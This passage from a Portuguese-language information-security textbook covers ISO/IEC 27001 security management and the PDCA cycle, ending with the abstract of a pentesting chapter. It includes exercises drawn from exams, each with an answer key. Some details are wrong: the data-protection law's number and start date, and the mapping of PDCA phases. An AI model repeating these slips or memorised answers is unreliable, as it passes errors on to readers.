- Brodkin, J. (2008). Gartner: Seven cloud-computing security risks. <https://www.infoworld.com/article/2652198/gartner--seven-cloud-computing-security-risks.html>.
- CERT.br (2021). Materiais de apoio para grupos de resposta a incidentes de segurança em computadores (CSIRTs). <https://www.cert.br/csirts/>.
- CTIR (2021). Centro de prevenção, tratamento e resposta a incidentes cibernéticos de governo. <https://www.gov.br/ctir/pt-br>.
- Gartner, Inc. (2021). How to use threat intelligence for security monitoring and incident response. <https://www.gartner.com/en/conferences/hub/security-conferences/insights/threat-intelligence-security-monitoring-incident-response>.
- gov.br (2021). Departamento de segurança da informação. <https://www.gov.br/gsi/pt-br/assuntos/dsi>.
- Instituto Igarapé (2021). Cibersegurança no brasil: uma análise da estratégia nacional. <https://igarape.org.br/ciberseguranca-no-brasil-uma-analise-da-estrategia-nacional>.
- Junior, R. M. and Canongia, C. (2010). *Livro verde: segurança cibernética no Brasil*. Presidencia da Republica, 1 edition.
- NIC.BR (2021). Cartilha de segurança para a Internet. <https://cartilha.cert.br>.
- NSA (2021). National security agency/central security service. <https://www.nsa.gov/>.
- Red Hat, Inc. (2021). Introdução à segurança da TI. <https://www.redhat.com/pt-br/topics/security>.
- RNP (2021). Centro de atendimento a incidentes de segurança. <https://www.rnp.br/sistema-rnp/cais>.
- The MITRE Corporation (2021a). About the CVE program. <https://www.cve.org/About/Overview>.
- The MITRE Corporation (2021b). Mitre att&ck. <https://attack.mitre.org>.

1.5. Exercícios

Questões

(Q1) Associe os termos:

- a. Certificado Digital
- b. Certificação CISA
- c. Certificação CISSP

() É um certificado profissional emitido e mantido pela instituição (ISC)² (*International Information System Security Certification Consortium*), fundado com o objetivo de estabelecer critérios para avaliar profissionais que trabalham com segurança da informação.

() Registro eletrônico composto por um conjunto de dados que distingue uma entidade e associa a ela uma chave pública. Pode ser emitido para pessoas, empresas, equipamentos ou serviços na rede (por exemplo, um site Web) e pode ser homologado para diferentes usos, como confidencialidade e assinatura digital.

() É a certificação mais reconhecida no mundo para auditores de SI sendo reconhecida mundialmente por todas as grandes empresas e pelos 153 países que integram a Organização Mundial do Comércio. É disponibilizada pela ISACA (*Information Systems Audit and Control Association*).

(Q2) Responda a questão:

Qual nome se dá a rede formada por centenas ou milhares de computadores infectados com bots. Permite potencializar as ações danosas executadas pelos bots e ser usada em ataques de negação de serviço, esquemas de fraude, envio de spam, etc.

(Q3) Preencha a lacuna:

_____ é um executivo de nível sênior responsável por desenvolver e implementar um programa de Cybersecurity, o que inclui procedimentos e políticas desenhadas para proteger as comunicações da empresa, sistemas e ativos tanto contra ameaças externas quanto de ameaças internas.

(Q4) Acerte as descrições:

_____ é uma organização que recebe, analisa e responde notificações e atividades relacionadas a problemas de segurança em computadores, enquanto _____ é a Técnica utilizada por *spammers*, que consiste em varrer páginas Web, arquivos de listas de discussão, entre outros, em busca de endereços de e-mail.

(Q5) Marque Verdadeiro ou Falso:

É correto afirmar que ACL é o termo utilizado para descrever a atividade de analisar vulnerabilidades em sistemas, a fim de eliminar qualquer brecha ou falha que possa ser utilizada para o acesso não autorizado a dados ou informações confidenciais.

() Verdadeiro () Falso

(Q6) Encontre os termos corretos para cada afirmação:

- a. Assinatura Digital
- b. Backup
- c. Cavalo de Tróia

() É qualquer cópia de segurança, quer seja feita em outro dispositivo, com HDs externos, pendrives ou na nuvem. A finalidade do Backup é a recuperação de dados para restaurar informações em caso de perda dos arquivos originais, ou em caso de acidentes operacionais com os equipamentos.

() Visa garantir que um determinado documento não seja alterado após assinado. É realizada em duas etapas, primeiro o autor, através de um software próprio, realiza uma operação e faz um tipo de resumo dos dados do documento que quer enviar, também chamado de “função hash”. Após essa operação, ele usa a chave privada de seu certificado digital para encriptar este resumo.

() Tipo de código malicioso. Programa normalmente recebido como um “presente” (por exemplo, cartão virtual, álbum de fotos, protetor de tela, jogo, etc.) que, além de executar as funções para as quais foi aparentemente projetado, também executa outras funções, normalmente maliciosas e sem o conhecimento do usuário.

(Q7) Relacione os conceitos:

- a. WPA
- b. WAF
- c. SSL

() é um protocolo que por meio de criptografia fornece confidencialidade e integridade nas comunicações entre um cliente e um servidor, podendo também ser usado para prover autenticação.

() é implementado para proteger um aplicativo da Web específico ou conjunto de aplicativos da Web, podendo ser considerado um proxy reverso.

() é protocolo de segurança para redes sem fio desenvolvido para substituir o protocolo WEP.

(Q8) Marque a resposta correta:

Software utilizado para busca, análise e identificação de padrões de conteúdos com intuito de detectar diferentes tipos de ataques.

- a. Spamcop
- b. Snort
- c. SOAR

(Q9) Marque Verdadeiro ou Falso:

É correto afirmar que *Pharming* é um tipo específico de phishing que envolve a redireção da navegação do usuário para sites falsos, por meio de alterações no serviço de DNS.

() Verdadeiro () Falso

(Q₁₀) Escolha a resposta correta:

Qual das opções descreve melhor o termo Guerra Cibernética?

- a. () Um recurso em uma rede, cuja função é de ser atacado e invadido, assim possibilitando um futuro estudo das ferramentas e métodos utilizados no ataque. Esta ferramenta possui falhas de segurança reais ou virtuais, expostas de maneira proposital, possibilitando a invasão da rede.
- b. () Consiste, basicamente, no uso de ataques digitais às estruturas estratégicas ou táticas de um alvo, para fins de espionagem ou sabotagem.
- c. () Consiste de uma rede projetada especificamente para ser comprometida, e que contém mecanismos de controle para prevenir que seja utilizada como base de ataques contra outras redes.
- d. () Consiste em inspecionar os dados trafegados em redes de computadores, por meio do uso de programas específicos chamados de sniffers.
- e. () Golpe por meio do qual um golpista tenta obter dados pessoais e financeiros de um usuário, pela utilização combinada de meios técnicos e engenharia social.

Gabarito

- (Q₁) Resposta: c – a – b
- (Q₂) Resposta: Botnets
- (Q₃) Resposta: CSO (*Chief Security Officers*)
- (Q₄) Resposta: CSIRT e *Harvesting*
- (Q₅) Resposta: Falso
- (Q₆) Resposta: b – a – c
- (Q₇) Resposta: c – b – a
- (Q₈) Resposta: b
- (Q₉) Resposta: Verdadeiro
- (Q₁₀) Resposta: b

Capítulo 2

Gestão de Segurança da Informação

Mariana Pompeo Freitas, Érico Amaral (Unipampa)

Resumo. Neste capítulo apresenta-se conceitos basilares sobre o que é e como implantar a gestão de segurança da informação em uma empresa independente do seu porte. A metodologia para isto toma como base a família das normas ISO/IEC 27000, escolhido por ser um referencial padrão internacionalmente aceito, além disso, aborda-se algumas definições para o entendimento inicial sobre a área de segurança da informação.

2.1. Conceitos Importantes

Apesar deste capítulo ser voltado à Gestão de Segurança da Informação, antes precisamos conhecer alguns conceitos:

Informação: a informação pode adquirir diversos formatos - impressa ou escrita em papel, armazenada em meios eletrônicos, ser transmitida pelo correio ou por meios eletrônicos, pode ser apresentada em filmes ou falada em conversas (ABNT ISO/IEC 27002, 2013). Independente do formato ou como ela é compartilhada é essencial entender que a informação é um ativo, e como qualquer outro, deve ser protegido adequadamente.

Ameaça: é a causa potencial de um incidente, que poderá resultar em danos para um sistema ou organização (ISO/IEC 27000, 2014).

Ativo de informação: se trata de tudo o que tem valor para o negócio da organização e que portanto requer proteção especial (ABNT NBR ISO/IEC 27002, 2013). Podem ser considerados ativos de informação: documentos em papel, softwares, hardware, instalações, pessoas e serviços (Prado & Souza, 2014).

Evento: entendido como uma ocorrência ou mudança de um determinado conjunto de circunstâncias (ISO/IEC 27000, 2014).

Impacto: está relacionado à medida do sucesso do incidente (ABNT NBR ISO/IEC 27005, 2011). Se trata da abrangência dos danos causados por um incidente de segurança sobre um ou mais processos de negócio (Sêmola, 2014).

Incidente de Segurança: pode ser descrito como eventos indesejados ou inesperados, com possibilidade de ocorrer comprometimento das operações ou processos de

negócios, ameaçando a segurança da informação (ISO/IEC 27000, 2014).

Risco: considerando a área de tecnologia da informação, o risco pode ser definido como o impacto negativo ocasionado pela exploração de uma Vulnerabilidade (Júnior, 2008). Pode ser expresso em termos de uma combinação entre consequência e probabilidade (ISO/IEC 27000, 2014).

Segurança da Informação: é a proteção da informação quanto a vários tipos de ameaças, garantindo a continuidade do negócio, minimizando o risco e maximizando o retorno sobre o investimento (ABNT NBR ISO/IEC 27002, 2013). Para tanto, é necessário atender ao **CID - Abreviação dos conceitos de Confidencialidade, Integridade e Disponibilidade**, considerado os pilares da segurança da informação!

O que é o CID?

Abreviação para os termos: **Confidencialidade, Integridade e Disponibilidade**. Em seguida será explicado o que significa cada um desses termos:

Confidencialidade: assegurar que a informação só será acessível por pessoas autorizadas;

Integridade: garantia de que as informações se manterão em seu estado original, sem alterações;

Disponibilidade: a informação deve estar disponível para os usuários sempre que necessário.

Alguns autores incluem ainda, como pilares da segurança da informação os termos:

Autenticidade: garantia da identidade de quem está enviando ou recebendo a informação e, de que a mensagem não tenha sido alterada durante o envio e recebimento;

Legalidade: a informação deve estar em conformidade com restrições estabelecidas em normas, leis e contratos.

Se os pilares não forem atendidos, pode ocorrer um Incidente de Segurança. O comprometimento do sistema de informações por problemas de segurança pode causar prejuízos, ocasionar paralisações de serviços, vendas, atendimento, levar a organização à falência, entre outros. Dessa forma, para proteger a imagem, a competitividade e o faturamento, a segurança da informação deve ser preocupação de todos que integram a empresa (Rosemann, 2002). Nesse sentido, um Sistema de Gestão de Segurança da Informação (SGSI), fornece um modelo para melhoria da proteção dos ativos de informação, e visando alcançar os objetivos propostos por uma organização, tendo como base uma correta avaliação e gestão de riscos (Cruz, 2012), sobre isso, estudaremos de forma mais detalhada no tópico 2.3. No próximo (2.2), discorrer-se-a sobre as normas técnicas. Nesse sentido, se sugere um aprofundado conhecimento prévio sobre normas técnicas, pois um bom modelo de gestão de segurança da informação é baseado nelas.

2.2. Normas Técnicas

O que são?

De acordo com a ABNT se trata de: "documento estabelecido por consenso e aprovado por um organismo reconhecido, que fornece, para uso comum e repetitivo, regras, diretrizes ou características para atividades ou seus resultados, visando à obtenção de um

grau ótimo de ordenação em um dado contexto” além disso, cita-se: “convém que as normas sejam baseadas em resultados consolidados da ciência, tecnologia e da experiência acumulada, visando à otimização de benefícios para a comunidade.” (ABNT, 2021) ou seja, as normas fornecem especificações para produtos, serviços e sistemas, garantindo sua qualidade, segurança e eficiência.

Quem elabora/publica essas normas?

No Brasil é a ABNT (Associação Brasileira de Normas Técnicas), entidade sem fins lucrativos e considerada foro nacional de normalização por reconhecimento da sociedade brasileira (para saber mais sobre essa entidade, visite a página: <http://www.abnt.org.br/abnt/conheca-a-abnt/essa-entidade> é a responsável pela publicação (no Brasil) das ISO/IEC - Normas Técnicas Internacionais.

As normas técnicas abrangem diversas áreas e setores. aqui, neste capítulo, focaremos naquelas que dizem respeito à segurança da informação. Se tratando de segurança da informação, algumas das normas técnicas que são importantes conhecer são:

ISO/IEC 27000 – Fornece uma visão geral de um sistema de gestão de segurança e propõe o vocabulário padrão (ISO/IEC 27000, 2014);

ISO/IEC 27001 – especifica os requisitos para estabelecer, implementar, manter e melhorar um sistema de gestão da segurança da informação. inclui ainda requisitos para a avaliação e tratamento de riscos de segurança da informação (ABNT NBR ISO/IEC 27001, 2013);

ISO/IEC 27002 - estabelece diretrizes e princípios gerais para iniciar, implementar, manter e melhorar a gestão de segurança da informação (ABNT NBR ISO/IEC 27002, 2005);

ISO/IEC 27003 - foca nos aspectos críticos necessários para a implantação e projeto de um sistema de gestão de segurança da informação (ABNT NBR ISO/IEC, 2011);

ISO/IEC 27005 – fornece diretrizes para o processo de gestão de riscos de segurança da informação de uma organização, atendendo aos requisitos de um sistema de gestão de segurança da informação (SGSI), de acordo com a ISO/IEC 27001 (ABNT NBR ISO/IEC, 2011);

ISO/IEC 27035 – especifica os requisitos para estabelecer, implementar, manter e melhorar um sistema de gestão de incidentes (BS ISO/IEC 27035, 2011);

NBR 16386:2015 - Fornece orientações para a interceptação telemática oriunda de ordem judicial (ABNT NBR 16386:2015);

NBR 28037:2013 - fornece diretrizes para atividades específicas no manuseio de evidências digitais que são a identificação, coleta, aquisição e preservação de evidência digital que possam possuir valor probatório;

Lei nº 13.853/2019 - LGPD (lei geral de proteção de dados pessoais) - em vigor desde 2018 no brasil, dispõe sobre o tratamento de dados pessoais, inclusive nos meios digitais, por pessoa natural ou jurídica. possui o objetivo de proteger os direitos fundamentais de liberdade e de privacidade e o livre desenvolvimento da personalidade do titular do dado. mais sobre essa lei pode ser entendida rapidamente no vídeo disponível em: <https://www.serpro.gov.br/lgpu/menu/algpd/lgpu-em-2-minutos>

OBS: O Leitor deve ter notado uma semelhança entre as normas ISO/IEC 27001 e 27002. Apesar de possuírem diretrizes semelhantes elas são diferentes, mas, podem

ser usadas juntas. Enquanto a ISO 27001 provê um modelo pra gestão de segurança da informação, a ISO 27002 serve como um guia de boas práticas e controle que auxiliam/apoiam a implantação do SGSI.

Caso o leitor queira acessar/adquirir as normas, deverá acessar o site oficial da ABNT: <https://www.abntcatalogo.com.br/>

2.3. Gestão de Segurança da Informação

Quando falamos de segurança da informação em uma empresa, significa que vamos direcioná-la de forma que seus recursos de informação não sofram divulgação indevida, nem modificação não autorizada, destruição indesejada ou sofra negação de serviço. A partir do momento em que a alta direção define que quer colocar em prática medidas para proteger seus ativos de informação, deve-se pensar na gestão disso. Neste tópico, estudaremos como implantar a gestão de segurança da informação em uma organização.

Como implantar a Gestão de Segurança da Informação em uma empresa?

Ressalta-se que elaborar a implantação de gestão de segurança da informação de forma detalhada e que seja válida para qualquer tipo de empresa é uma tarefa complicada devido ao nível de detalhamento e quantidade de aspectos a serem considerados. Porém, os passos descritos aqui, se bem empregados, devem produzir resultados positivos.

O primeiro passo é a Alta Direção decidir adotar e implementar um **SGSI** (Sistema de Gestão de Segurança da Informação) e acordar essa decisão com todos os profissionais de todos os setores da organização, pois todos devem estar cientes e comprometidos. A adoção de um SGSI é uma decisão estratégica, pois a especificação e a implementação são influenciadas pelas suas necessidades e objetivos, requisitos de segurança, processos organizacionais, funcionários, tamanho e estrutura da organização. Recomenda-se a escolha de um SGSI baseado no padrão de normas ISO, visto que é um referencial internacionalmente aceito.

Algumas das vantagens da adoção das normas ISO's são:

- Como é um referencial internacionalmente aceito, uma empresa que adote um SGSI baseado nas ISO's transmite confiança e segurança aos clientes e parceiros comerciais;
- Por prever avaliação de desempenho do SGSI, permite revisão e melhorias contínuas;
- A alta direção é que assume a responsabilidade pela segurança da informação;
- Redução de custos, já que um SGSI baseado nas ISO's prevê o gerenciamento de riscos, o que evita incidentes;

Você, leitor, já tem uma noção do que trata alguma das normas ISO's. Agora vamos estudar mais a fundo a ISO 27001 que nos fornece um modelo para Gestão de Segurança da Informação. Em um SGSI utiliza-se mais de uma norma, visto que a ISO 27001 adota algumas práticas e procedimentos que estão melhores descritos em outras normas, isto será melhor compreendido conforme o estudo avança. A norma ISO 27001, ao descrever a estrutura de um SGSI, adota o modelo PDCA (Plan, Do, Check, Act), este provê estabelecer, implementar, operar, monitorar, analisar, manter e melhorar um sistema de Gestão de Segurança da Informação. Este modelo está ilustrado na figura a seguir:



Figura 2.1. Modelo PDCA com as etapas do SGSI - Portal

A Figura acima mostra o relacionamento do modelo PDCA com as etapas do SGSI, indicando que o estabelecimento do SGSI está na etapa de planejamento (PLAN); a manutenção e a melhoria do SGSI encontram-se na fase de elaboração (ACT); o monitoramento e a análise do SGSI estão por sua vez na etapa de verificação (CHECK) e a implementação e operação do SGSI estão na fase do agir (DO).

O modelo PDCA estrutura todos os processos do SGSI (Coelho et al, 2014):

PLAN (PLANEJAR- estabelecer o SGSI): estabelecer a política, objetivos, processos e procedimentos do SGSI relevantes para a gestão de riscos e melhoria da segurança da informação, para produzir resultados de acordo com as políticas e objetivos globais de uma organização;

DO (FAZER - Implementar e operar o SGSI): Implementar e operar a política, controles, processos e procedimentos do SGSI;

CHECK (CHECAR - Monitorar e analisar criticamente o SGSI): avaliar e, quando aplicável, medir o desempenho de um processo frente à política, objetivos e experiência prática do SGSI e apresentar os resultados para a análise crítica pela direção;

ACT (AGIR - Manter e melhorar o SGSI): executar as ações corretivas e preventivas, com base nos resultados da auditoria interna do SGSI e na análise crítica realizada pela direção ou em outra informação pertinente, para alcançar a melhoria contínua do SGSI.

Para conseguirmos construir e manter esse ciclo de forma correta e eficiente existem os procedimentos e práticas descritos em seções na norma ISO 27001. Descreveremos aqui essas seções e do que se trata cada uma, de forma resumida.




Figura 2.2. Sessões norma ISO 27001

Ao todo são 10 seções. as seções 0 à 3 trazem apenas uma introdução geral, referências normativas e termos e definições importantes a saber (alguns já estão descritos aqui nesse curso, na parte de conceitos básicos de segurança da informação). a partir da seção 4 que se apresentam os requisitos a serem aplicados na organização. A seguir discutiremos cada uma delas.

Seção 4 - Entitulado "Contexto da Organização" Trata dos seguintes procedimentos:

1. Entender a organização e seu contexto - determinar as questões que são relevantes para o propósito da empresa e que podem influenciar nos resultados pretendidos do sistema de gestão da segurança da informação;
2. Entender as necessidades e expectativas das partes interessadas - definir quais as partes interessadas importantes para o sistema de gestão da segurança da informação e os requisitos dessas;
3. Determinar o escopo do sistema de gestão de segurança da informação - definir os limites e a aplicabilidade do sistema de gestão da segurança da informação considerando os itens 1) e 2) e documentar e tornar disponível esse escopo.
4. SGSI - Informa que a organização deve estabelecer, implementar e melhorar o SGSI.

Seção 5 - Entitulado "Liderança" trata do seguinte:

1. Papel da alta direção - estabelece que a alta direção deve demonstrar comprometimento e liderança no que diz respeito a segurança da informação.
2. Estabelecer uma política de segurança de informação - a alta direção deve estabelecer uma política de segurança da informação. Esta deve ser comunicada e estar documentada e disponível a todas as partes interessadas,

essa política deve estar alinhada com o propósito da empresa! As diretrizes para implementação de um documento de PSI (Política de Segurança da Informação, estão melhores descritos na ISO/IEC 27002).

3. Definir a autoridade e responsabilidade - a alta direção deve definir e comunicar as responsabilidades e autoridades de cada um, referentes a segurança da informação.

Seção 6 - Entitulado "Planejamento" trata do seguinte:

1. Aplicar um processo de avaliação e tratamento de risco de segurança da informação - esse processo deve identificar os riscos associados com a perda de confidencialidade, integridade e disponibilidade da informação, avaliar as consequências potenciais desses riscos e priorizá-los para o(s) devido(s) tratamento(s). **Obs:** Recomenda-se nesse procedimento: estudar e aplicar as técnicas descritas na ISO/IEC 27005 (norma que trata das diretrizes para a gestão de riscos de segurança da informação).
2. Definir os objetivos de segurança da informação e os planos para alcançá-los - estabelecer os objetivos de segurança da informação para as funções e níveis relevantes, considerando a política de segurança de informação e os resultados da avaliação e tratamento de riscos. Eesses objetivos devem ser comunicados e atualizados sempre que necessário;

Seção 7 - Entitulado "Apoio" trata do seguinte:

1. Recursos e Competências - a organização deve determinar e prover recursos necessários para o estabelecimento, implementação, manutenção e melhoria contínua do sistema de gestão da segurança da informação. A organização também deve garantir a competência dos profissionais que desempenham o trabalho na área de segurança da informação.
2. Conscientização - os funcionários da organização devem estar cientes da política de segurança da informação, seu papel dentro do contexto de segurança da informação e as implicações caso não cumpra sua responsabilidade.
3. Comunicação - a organização deve definir o que deve ser comunicado, quando e como.
4. Informação documentada - as informações referentes ao SGSI deve ser documentada, esta documentação deve ser controlada (disponível as partes interessadas) e atualizada sempre que necessário. **Obs:** A norma ISO/IEC 27003 traz uma tabela (material em anexo) com uma lista de materiais e responsabilidades que pode ser utilizada na organização.

Seção 8 - Entitulado "Operação" trata do seguinte:

1. Planejamento Operacional e Controle - implementar e controlar todos os processos necessários que atendam aos requisitos de segurança da informação. Os processos terceirizados também devem ser controlados. Se necessário mudanças no SGSI, estas devem ser planejadas e analisadas. Além disso, essa seção ressalta a importância da avaliação e tratamento de riscos.

Seção 9 - Entitulado "Avaliação do Desempenho" trata do seguinte:

1. Avaliação do desempenho, Auditoria Interna e Análise Crítica pela Direção - avaliar o desempenho da segurança da informação e a eficácia do sistema de gestão da segurança da informação. A organização deve conduzir auditorias internas para prover informações sobre o quanto o sistema de gestão da segurança da informação está sendo eficaz, considerando os objetivos estabelecidos; Além disso, a seção informa que a alta direção deve analisar criticamente o sistema de gestão da segurança da informação em intervalos definidos a fim de garantir sua eficácia e alterações que sejam necessárias;

Seção 10 - Entitulado "Melhoria" trata do seguinte:

1. Não Conformidade e Melhoria Contínua - a organização deve tomar medidas apropriadas caso uma não conformidade ocorra. além disso esta seção orienta a organização a melhorar sempre que necessário o sistema de gestão de segurança da informação.

Retomando: todas essas seções abordam práticas e procedimentos para implementar o sistema de gestão de segurança baseado no modelo PDCA! Na Figura 2.3 ilustra-se melhor esse conceito, mostrando para a norma 27001, quais sessões pertencem a qual fase do modelo PDCA.




Figura 2.3. Norma ISO 27001 e o PDCA

Além de todas essas práticas e procedimentos de como implementar um sistema de gestão de segurança da informação, a ISO/IEC 27001 traz tabelas de objetivos de controle e controles detalhadas que podem ser utilizadas, tais como a segurança em recursos humanos, o tratamento de mídias, a segurança física e do ambiente, etc.

Referências

ABNT – ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS.

- NBR ISO/IEC 16386: Tecnologia da informação — Diretrizes para o processamento de interceptação telemática judicial. Rio de Janeiro, 2015.
- NBR ISO/IEC 27001: Tecnologia da Informação – Técnicas de segurança – Sistemas de gestão da segurança da informação – Requisitos. Rio de Janeiro/RJ, 2013.
- NBR ISO/IEC 27002: Tecnologia da Informação – Técnicas de segurança – Código de Prática para a Gestão da Segurança da Informação. Rio de Janeiro/RJ, 2005.
- NBR ISO/IEC 27005: Tecnologia da Informação – Técnicas de segurança – Gestão de riscos de segurança da informação. Rio de Janeiro/RJ, 2011.
- BS ISO/IEC 27035: **Information technology — Security techniques — Information security incident management**, 2011.
- Coelho, F. E. S; Araújo, L. G. S; Bezerra, E. K, **Gestão da Segurança da Informação**. Rio de Janeiro: RNP/ESR, 2014.
- CRUZ, José Manuel de Magalhães. **Segurança da Informação: a Norma ISO/IEC 27000 e ISO/IEC 27001**. Dissertação de mestrado em Ciência da Informação - Faculdade de Engenharia da Universidade do Porto, 2012.
- ISO/IEC 27000: **Information technology — Security techniques — Information security management systems — Overview and vocabulary**, 2014.
- PRADO, Edmir Parada Vasques; SOUZA, Cesar Alexandre de. **Fundamentos de sistemas de informação**. Rio de Janeiro: Elsevier, 2014.
- ROSEMANN, Douglas. **SOFTWARE PARA AVALIAÇÃO DA SEGURANÇA DA INFORMAÇÃO DE UMA EMPRESA CONFORME A NORMA NBR ISO/IEC 17799**. TRABALHO DE CONCLUSÃO DE CURSO SUBMETIDO À UNIVERSIDADE REGIONAL DE BLUMENAU, 2002.
- SÊMOLA, Marcos. **Gestão da Segurança da Informação – Uma Visão Executiva**. 2^a edição. Rio de Janeiro: Elsevier, 2014.

2.4. Exercícios

Questões

- (Q₁) **CESPE TJ/RO – 2012 (Cargo 3: Analista Judiciário – Especialidade: Analista de Sistemas – Suporte):** Conforme as normas ABNT NBR 27001, 27002 e 27005, um documento da política de segurança da informação deve:
- (A) conter o registro dos incidentes de segurança da organização.
 - (B) revelar informações sensíveis da organização.
 - (C) ser aprovado pela direção, bem como publicado e comunicado para todos que tenham contato com a organização.
 - (D) conter uma declaração de comprometimento elaborada por todos aqueles que atuam na organização, inclusive pela direção.
 - (E) apresentar uma declaração de aplicabilidade dos controles de segurança da informação, além de definir como será o processo de gestão de riscos.
- (Q₂) **CESPE INMETRO – 2010 (CARGO 26: PESQUISADOR-TECNOLOGISTA EM METROLOGIA E QUALIDADE – ÁREA: INFRAESTRUTURA E REDES DE TECNOLOGIA DA INFORMAÇÃO):** À luz das normas NBR ISO/IEC 27001 e NBR ISO/IEC 27002, assinale a opção correta acerca de segurança da informação. Nesse sentido, considere que a sigla SGSI, sempre que utilizada, se refere a sistema de gestão de segurança da informação.
- (A) Na norma NBR ISO/IEC 27001, especificam-se requisitos para o estabelecimento, a implementação, a operação, a monitoração, a análise crítica, a manutenção e a melhoria de um SGSI. Em razão de serem bem específicos, esses requisitos são aplicáveis somente a alguns tipos de organizações.
 - (B) Segundo a norma NBR ISO/IEC 27001, a organização deve identificar e gerenciar os processos envolvidos em um SGSI, bem como reconhecer suas interações.
 - (C) Para estruturar todos os processos envolvidos em um SGSI, estabelece-se, na norma NBR ISO/IEC 2700, a adoção do ciclo PERT (program evaluation and review technique), ferramenta gerencial que possibilita a melhoria contínua de processos e a solução de problemas.
 - (D) Segundo a NBR ISO/IEC 27002, os ativos da organização devem ser mantidos e protegidos, sendo necessários, primeiramente, o seu levantamento e a sua identificação com base em informações fornecidas pelos proprietários, também devidamente identificados e designados, de modo que um inventário de ativos possa ser estruturado e, posteriormente, descartado.
 - (E) De acordo com a NBR ISO/IEC 27002, as informações e os ativos da organização não precisam ser classificados, necessariamente, conforme o nível de proteção recomendado para cada um deles, nem o tratamento desses dados deve seguir regras documentadas, que definem os usos permitidos desses ativos.
- (Q₃) **Cespe ANATEL – 2014 (CARGO: ANALISTA ADMINISTRATIVO – ÁREA DESENVOLVIMENTO DE SISTEMAS DE INFORMAÇÃO):**

A norma NBR ISO/IEC 27001:2006 foi elaborada para prover um modelo de estabelecimento, implementação, operação, monitoração, análise crítica, manutenção e melhoria do sistema de gestão de sistemas de informação (SGSI). Com relação a esse assunto, julgue os itens que se seguem:

“Devido a questões econômicas, a norma em questão não cobre empresas de pequeno porte.”

- (C) Certo
- (E) Errado

(Q4) Cespe ANATEL – 2014 (CARGO: ANALISTA ADMINISTRATIVO – ÁREA DESENVOLVIMENTO DE SISTEMAS DE INFORMAÇÃO):

A norma NBR ISO/IEC 27001:2006 foi elaborada para prover um modelo de estabelecimento, implementação, operação, monitoração, análise crítica, manutenção e melhoria do sistema de gestão de sistemas de informação (SGSI). Com relação a esse assunto, julgue os itens que se seguem:

“A referida norma adota o modelo de melhoria contínua PDCA, que apresenta as seguintes etapas: PLAN – Estabelecer o SGSI; DO – Implementar e Operar o SGSI; CHECK – Monitorar e Analisar criticamente o SGSI; e ACT – Manter e melhorar o SGSI.”

- (C) Certo
- (E) Errado

(Q5) Adaptado de FCC SANASA/SP – 2019 (CARGO: ANALISTA DE TECNOLOGIA DA INFORMAÇÃO): A Norma ABNT NBR ISO/IEC 27001:2013 provê requisitos para orientar organizações que desejam implantar um sistema de gestão de segurança da informação e

- (A) pode ser usada somente por partes internas da organização para avaliar sua capacidade em atender aos seus próprios requisitos de segurança da informação.
- (B) não inclui requisitos para avaliação e tratamento de riscos de segurança da informação, mas indica a norma que orienta sobre esse assunto.
- (C) apresenta requisitos genéricos que podem ser aplicáveis a todas as organizações independentemente do tipo, tamanho ou natureza.
- (D) possui diversos requisitos nas seções que tratam do contexto da organização (seção 4) e melhoria (seção 10) que podem ser ignorados mesmo por organizações que buscam conformidade com esta norma.

(Q6) CESPE CGE/CE – 2019 (CARGO: Auditor de Controle Interno – Área Auditoria em Tecnologia da Informação): De acordo com a NBR ISO/IEC 27001, em um sistema de gestão de segurança da informação (SGSI), o escopo é definido na fase

- (A) analisar
- (B) estabelecer
- (C) implementar
- (D) manter

(E) melhorar

- (Q7) As normas ISO/IEC 27001 e 27002 apesar de muito semelhantes, não são iguais, enquanto a ISO 27001 provê um modelo para SGSI, a ISO 27002 serve como um guia de boas práticas e controle que auxiliam na implantação do SGSI
(V) Verdadeiro
(F) Falso

Gabarito

- (Q₁) Resposta: C
- (Q₂) Resposta: B
- (Q₃) Resposta: E (Errado)
- (Q₄) Resposta: C (Certo)
- (Q₅) Resposta: C
- (Q₆) Resposta: B
- (Q₇) Resposta: V

Capítulo

3

Introdução ao Pentesting: teoria e prática

Rafael Beltran, Thiago Escarrone, Joner Mello, Daniel Francisco de Luca, Diego Kreutz (Unipampa)

Resumo. O objetivo deste capítulo é introduzir alguns aspectos teóricos e práticos do pentesting (testes de penetração) através de exemplos reais. O processo de pentesting, utilizado por hackers éticos e empresas especializadas em segurança computacional, pode ser dividido em seis etapas: (1) coleta de informações; (2) reconhecimento do ambiente; (3) identificação de vulnerabilidades; (4) exploração de vulnerabilidades; (5) análise de risco e recomendações; e (6) compilação de evidências e relato. Resumidamente, pentesting é um conjunto de práticas adotadas para descobrir e explorar vulnerabilidades em sistemas computacionais, como aplicações Web. No decorrer do tutorial são apresentadas cada uma das seis etapas do pentesting. Para cada etapa, são apresentadas ferramentas que podem ser utilizadas na prática ou exemplos reais de formas de organizar e realizar as partes documentais do processo de pentesting, como análise de risco, recomendações e relato.

3.1. Introdução

